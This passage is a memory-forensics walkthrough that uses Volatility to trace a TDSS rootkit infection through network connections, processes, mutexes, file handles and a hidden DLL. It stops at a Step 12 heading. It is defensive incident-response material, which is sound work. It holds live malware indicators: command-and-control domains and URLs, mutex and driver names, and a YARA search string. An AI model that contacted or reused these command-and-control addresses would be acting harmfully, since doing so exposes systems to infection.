
To start with, acquire the memory image from 192.168.1.100, using memory acquisition tools. For the sake of demo, the memory dump file is named as "infected.vmem".

ANALYSIS

Now that we have acquired "infected.vmem", let's start our analysis using Volatility advanced memory analysis framework.

STEP 1: START WITH WHAT YOU KNOW


We know from the security device alert that the host was making an http connection to *web3inst.com (192.168.1.2).* So let's look at the network connections. Volatility's connscan module, shows connection to the malicious ip made by process (with pid 888)



```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem connscan
Volatile Systems Volatility Framework 2.3_beta
Offset(P)  Local Address             Remote Address            Pid
---------- ------------------------- ------------------------- ---
0x093ce718 192.168.1.100:1036        192.168.1.2:80            888
root@bt:~/volatility_2.3_beta#
```

STEP 2: INFO ABOUT WEB3INST.COM

Google search shows that this domain (web3inst.com) is known to be associated with malware, probably "Rustock or TDSS Rootkit". This indicates that source ip 192.168.1.100 could be infected by any of these malwares, so we need to confirm that with further analysis.


Rustock Rootkit Variants and TDSServ Kit - NoBirusThanks Blog
blog.novirusthanks.org/2008/12/rustock-rootkit-variants-and-tdsserv-kit/
Dec 27, 2008 - ... .data:1000BFF4 00000025 C hxxp://web3inst.com/tdss/crcmds/main .data:1000C01C 00000025 C hxxp://web4inst.com/tdss/crcmds/main ...


web3inst.com dropped on 2011-04-11 | Tools4Domains
www.tools4domains.com/dropping_domains/01-22.../web3inst.com
web3inst.com was available from SnapNames or NameJet on Friday 22 January 2010 01-22-2010 DETAILS ...

Antivirus scan for 88909711aac45079080c934486b9bfc7 at 2013 ...
www.virustotal.com/latest-report.html?resource...
... control codes directly to certain device drivers making use of the DeviceIoControl Windows API function. DNS requests. web3inst.com. UDP communications.

Antivirus scan for 24a68f9025dfdedb0dbe03deb1d691c6 at 2013 ...
www.virustotal.com/latest-report.html?resource...
Network activity. DNS requests. web3inst.com. UDP communications. <


STEP 3: WHAT IS PID 888?

Since the network connection to the ip 192.168.1.2 was made by pid 888, we need to determine which process is associated with pid 888. "psscan" shows pid 888 belongs to svchost.exe.


```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem psscan
Volatile Systems Volatility Framework 2.3_beta
Offset(P)  Name             PID   PPID PDB        Time created                   Time exited
---------- ---------------- ------ ------ ---------- ------------------------------ ------------------------------
0x0919fa70 wmiprvse.exe      780    888 0x0ec80240 2012-08-15 17:08:33 UTC+0000
0x09300020 alg.exe          1568    700 0x0ec80180 2012-08-15 17:08:34 UTC+0000
0x0931cda0 winlogon.exe      656    376 0x0ec80060 2012-08-15 17:08:22 UTC+0000
0x093db348 VMwareTray.exe   1744    560 0x0ec80260 2012-08-15 17:08:34 UTC+0000
0x093e72c0 VMwareUser.exe   1752    560 0x0ec80280 2012-08-15 17:08:34 UTC+0000
0x09418be0 wuauclt.exe      1596   1052 0x0ec802a0 2012-10-07 12:46:56 UTC+0000
0x0941ca20 tdl3.exe         1468   1752 0x0ec802c0 2012-10-07 12:46:57 UTC+0000   2012-10-07 12:46:57 UTC+0000
0x09431da0 VMUpgradeHelper   224    700 0x0ec801e0 2012-08-15 17:08:33 UTC+0000
0x09439b28 vmtoolsd.exe     1976    700 0x0ec801c0 2012-08-15 17:08:30 UTC+0000
0x0943c778 msiexec.exe      1236    700 0x0ec802e0 2012-10-07 12:46:57 UTC+0000
0x09445af0 explorer.exe      560    460 0x0ec80220 2012-08-15 17:08:33 UTC+0000
0x09446da0 spoolsv.exe      1388    700 0x0ec801a0 2012-08-15 17:08:24 UTC+0000
0x09457520 services.exe      700    656 0x0ec80080 2012-08-15 17:08:22 UTC+0000
0x094d7020 svchost.exe      1128    700 0x0ec80160 2012-08-15 17:08:22 UTC+0000
0x094dada0 svchost.exe      1052    700 0x0ec80120 2012-08-15 17:08:22 UTC+0000
0x094df530 svchost.exe       968    700 0x0ec80100 2012-08-15 17:08:22 UTC+0000
0x094e0aa0 svchost.exe      1096    700 0x0ec80140 2012-08-15 17:08:22 UTC+0000
0x094e6878 vmacthlp.exe      868    700 0x0ec800c0 2012-08-15 17:08:22 UTC+0000
0x094ea5d8 svchost.exe       888    700 0x0ec800e0 2012-08-15 17:08:22 UTC+0000
0x094f18e8 csrss.exe         632    376 0x0ec80040 2012-08-15 17:08:21 UTC+0000
0x095f98e8 smss.exe          376      4 0x0ec80020 2012-08-15 17:08:20 UTC+0000
```


STEP 4: YARA SCAN

Running the YARA scan on the memory dump for the string "web3inst" confirms that this domain (web3inst.com) is present in the address space of svchost.exe (pid 888). This confirms that svchost.exe was making connections to the malicious domain "web3inst.com"


```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem yarascan -Y "web3inst"
Volatile Systems Volatility Framework 2.3_beta
Rule: r1
Owner: Process svchost.exe Pid 888
0x1000470b  77 65 62 33 69 6e 73 74 2e 63 6f 6d 2f 74 64 73   web3inst.com/tds
0x1000471b  73 2f 63 72 63 6d 64 73 2f 6d 61 69 6e 00 00 00   s/crcmds/main...
0x1000472b  00 68 74 74 70 3a 2f 2f 77 65 62 34 69 6e 73 74   .http://web4inst
0x1000473b  2e 63 6f 6d 2f 74 64 73 73 2f 63 72 63 6d 64 73   .com/tdss/crcmds
```

STEP 5: SUSPICIOUS MUTEX IN SVCHOST.EXE


Now we know that svchost.exe process (pid 888) was making connections to the domain "web3inst.com", lets focus on this process. Checking for the mutex created by svchost.exe shows a suspicious mutex "TdlStartMutex"



```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem handles -p 888 -t Mutant
Volatile Systems Volatility Framework 2.3_beta
Offset(V)     Pid     Handle     Access Type             Details
---------- ------ ---------- ---------- ---------------- -------
0x88fdda88    888       0x24   0x1f0001 Mutant           SHIMLIB_LOG_MUTEX
0x88fd16f8    888      0x15c   0x1f0001 Mutant           {A3BD3259-3E4F-428a-84C8-F0463A9D3EB5}
0x89258020    888      0x164   0x1f0001 Mutant
0x8921f838    888      0x1e0   0x1f0001 Mutant
0x89534fa0    888      0x1ec   0x120001 Mutant           ShimCacheMutex
0x890e95f8    888      0x1f8   0x1f0001 Mutant
0x8921f7f8    888      0x200   0x1f0001 Mutant
0x8921f788    888      0x208   0x1f0001 Mutant
0x88f8c720    888      0x220   0x1f0001 Mutant           746bbf3569adEncrypt
0x89219ce8    888      0x240   0x1f0001 Mutant
0x88f94340    888      0x28c   0x1f0001 Mutant
0x895324a8    888      0x34c   0x1f0001 Mutant           TdlStartMutex
0x890ea2b0    888      0x3d8   0x120001 Mutant           DBWinMutex
0x88fc9648    888      0x3f4   0x100000 Mutant           _!MSFTHISTORY!_
0x894968d8    888      0x408   0x1f0001 Mutant           c:!windows!system32!config!systemprofile!local settings!temporary internet files!co
ent.ie5!
0x894abda8    888      0x414   0x1f0001 Mutant           c:!windows!system32!config!systemprofile!cookies!
0x894ab790    888      0x420   0x1f0001 Mutant           c:!windows!system32!config!systemprofile!local settings!history!history.ie5!
0x890f72f0    888      0x430   0x100000 Mutant           WininetStartupMutex
0x891dbd48    888      0x434   0x1f0001 Mutant
0x89249498    888      0x438   0x100000 Mutant           WininetProxyRegistryMutex
0x8923cbd8    888      0x448   0x1f0001 Mutant
0x88fbf800    888      0x454   0x100000 Mutant           RasPbFile
0x891ef860    888      0x4b0   0x1f0001 Mutant           ZonesCounterMutex
0x891df878    888      0x538   0x1f0001 Mutant           ZonesLockedCacheCounterMutex
```

STEP 6: INFO ABOUT THE MUTEX

Google search shows that this suspicious mutex is associated with TDSS rootkit. This indicates that the mutex "TdlStartMutex" is malicious.



About 191 results (0.22 seconds)


TROJ_TDSS.FC - Produkte für den Mittelstand - Trend Micro ...
about-threats.trendmicro.com/archiveMalware.aspx?language=de...
Mar 13, 2009 - It creates the following mutex to ensure that only one instance of itself is running in memory: **TDlStartMutex**. Analysis By: Jasper Manuel.

Backdoor:W32/TDSS - F-Secure
www.f-secure.com › Threats › Virus and threats descriptions
TdlStartMutex. Network Connections. Attempts to connect with HTTP to: hxxp://findxproportal1.com/tdss2/[...]/main; hxxp://stableclickz1.com/tdss2/[...]/main ...

Encyclopedia entry: Trojan:Win32/Alureon.genIS - Learn more about ...
www.microsoft.com › Home › Learn more about malware
Nov 3, 2009 - When run, it creates a unique mutex named "**TdlStartMutex**" to ensure there is only one instance running at a time. Once installed, the registry ...

STEP 7: FILE HANDLES OF SVCHOST.EXE


Examining file handles in svchost.exe (pid 888) shows that is handles to two suspicious files (DLL and driver file). As you can see in the below screenshot both of these files start with "TDSS"



```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem handles -p 888 -t File
Volatile Systems Volatility Framework 2.3_beta
Offset(V)     Pid     Handle     Access Type             Details
---------- ------ ---------- ---------- ---------------- -------
0x8924d418    888      0x154   0x12019f File             \Device\WMIDataDevice
0x89493d08    888      0x290   0x12019f File             \Device\Termdd
0x890d9db0    888      0x298   0x12019f File             \Device\Termdd
0x892cc678    888      0x2d0   0x12019f File             \Device\NamedPipe\Ctx_WinStation_API_service
0x893dfae0    888      0x2d4   0x12019f File             \Device\NamedPipe\Ctx_WinStation_API_service
0x891eb458    888      0x2f4   0x12019f File             \Device\Termdd
0x891eb390    888      0x2f8   0x12019f File             \Device\Termdd
0x894962b0    888      0x328   0x12019f File             \Device\WMIDataDevice
0x890fd338    888      0x340   0x100020 File             \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64
44ccf1df_6.0.2600.5512_x-ww_35d4ce83
0x88f9ad98    888      0x348   0x120089 File             \Device\HarddiskVolume1\WINDOWS\system32\TDSSoiqh.dll
0x88f7dbe0    888      0x350   0x120089 File             \Device\HarddiskVolume1\WINDOWS\system32\drivers\TDSSmqxt.sys
0x892bb608    888      0x354      0x187 File             \Device\NamedPipe\TDSScmd
0x89248c68    888      0x35c      0x187 File             \Device\NamedPipe\TDSScmd
0x892189d0    888      0x360      0x187 File             \Device\NamedPipe\TDSScmd
0x89109888    888      0x364      0x187 File             \Device\NamedPipe\TDSScmd
```

STEP 8: DETECTNG HIDDEN DLL


Volatility's dlllist module couldn't find the DLL starting with "TDSS" whereas ldrmodules plugin was able to find it. This confirms that the DLL (TDSSoiqh.dll) was hidden. Malware hides the DLL by unlinking from the 3 PEB lists (operating sytem keeps track of the DLL's in these lists).




```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem dlllist -p 888 | grep -i tdss
Volatile Systems Volatility Framework 2.3_beta
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem ldrmodules -p 888 | grep -i tdss
Volatile Systems Volatility Framework 2.3_beta
     888 svchost.exe          0x10000000 False  False  False \WINDOWS\system32\TDSSoiqh.dll
root@bt:~/volatility_2.3_beta# 
```

STEP 9: DUMPING THE HIDDEN DLL

In the previous step hidden DLL was detected. This hidden DLL can be dumped from the memory to disk using Volatility's dlldump module as shown below:




```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem dlldump -p 888 -b 0x10000000 -D dump
Volatile Systems Volatility Framework 2.3_beta
Process(V) Name                 Module Base Module Name          Result
---------- -------------------- ----------- -------------------- ------
0x892ea5d8 svchost.exe          0x010000000 UNKNOWN              OK: module.888.94ea5d8.10000000.dll
root@bt:~/volatility_2.3_beta#
```



STEP 10: VIRUSTOTAL SUBMISSION OF DUMPED DLL


Submitting the dumped dll to VirusTotal confirms that it is malicious.



GData	Gen:Trojan.Heur.GM.0000610110	20130709
Ikarus	Packed.Win32.Krap	20130709
Jiangmin	✓	20130709
K7AntiVirus	Riskware	20130709
K7GW	Riskware	20130709
Kaspersky	✓	20130709
Kingsoft	Win32.Troj.Undef.(kcloud)	20130708
Malwarebytes	✓	20130709
McAfee	Artemis!3CCE3463DB2E	20130709
McAfee-GW-Edition	Artemis!3CCE3463DB2E	20130709
Microsoft	VirTool:Win32/Obfuscator.DQ	20130709
MicroWorld-eScan	✓	20130709
NANO-Antivirus	Trojan.Win32.Tdss.qfplb	20130709
Norman	✓	20130708
nProtect	✓	20130709
Panda	Generic Worm	20130709
PCTools	Trojan.Gen	20130709

STEP 11: LOOKING FOR OTHER MALICIOUS DLL'S


Looking for the modules in all the processes that start with "TDSS" shows that msiexec.exe process (pid 1236) has reference to a temp file (which is starting with TDSS), which is suspicous.




```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem ldrmodules | grep -i tdss
Volatile Systems Volatility Framework 2.3_beta
    888 svchost.exe          0x10000000 False  False  False \WINDOWS\system32\TDSSoiqh.dll
   1236 msiexec.exe          0x10000000 True   True   True  \DOCUME~1\ADMINI~1\LOCALS~1\Temp\TDSSf184.tmp
   1236 msiexec.exe          0x77dd0000 True   True   True  \DOCUME~1\ADMINI~1\LOCALS~1\Temp\TDSSf193.tmp
root@bt:~/volatility_2.3_beta#
```

STEP 12: SUSPICIOUS DLL LOADED BY MSIEXEC

